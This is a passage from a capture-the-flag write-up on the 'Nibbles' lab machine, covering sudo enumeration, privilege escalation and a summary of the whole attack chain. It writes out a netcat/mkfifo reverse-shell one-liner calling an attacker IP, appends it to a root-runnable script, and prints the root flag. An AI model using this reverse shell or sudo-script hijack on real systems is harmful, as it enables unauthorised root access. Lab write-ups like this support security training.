


```
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/u
sr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

- `sudo -u <elevated_user> bash -i` - try to launch an elevated bash session.
- `which <tool>` - see which tools are installed.
- `ls -al` to see who owns which directory and when things were run/modified

Discoveries

There was only one file for the user and it was a zip.




```
unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
ls
personal
personal.zip
user.txt
```

Exploit System Weaknesses


- `echo <malicious_content> > <program>` if there is something that gets ran every so often or we are able to use sudo to run.

In this case we had to use a common piece of code used for bash scripts as a reverse shell.



```
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 4567
>/tmp/f' | tee -a monitor.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 4567 >/tmp/
f
cat monitor.sh
/dev/tcp/10.10.14.2:4567 0>&1
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 4567 >/tmp/
f
sudo monitor.sh
sudo: no tty present and no askpass program specified
sudo ./monitor.sh
/home/nibbler/personal/stuff/monitor.sh: 1: /home/nibbler/personal/stuff/mon
itor.sh: /dev/tcp/10.10.14.2:4567: not found
rm: cannot remove '/tmp/f': No such file or directory
```

You can see we caught it on the Kali box and because we executed as root we now have a root shell.



```
# id
uid=0(root) gid=0(root) groups=0(root)
# cd
# ls
root.txt
# cat root.txt
b384a7d8c202e5021ec7761f3b30863d
```

Summary

- Standard recon found a webserver and identified it as NibbleBlog
- We pulled down the source code and explored the sight to find the admin login, admin user, and good guesses for a password.
- Now we could use an exploit for this NibbleBlog version that required authentication.

- We used searchsploit and metasploit to launch the exploit and got a meterpreter session.
- We launched a shell from there and had user access which gave us user.txt
- Next we escalated privs by finding a sudo-enabled bash script for our user and replaced it contents with a reverse shell.
- We launched the program using sudo and cuaght the shell, leading to a root shell and the root.txt flag.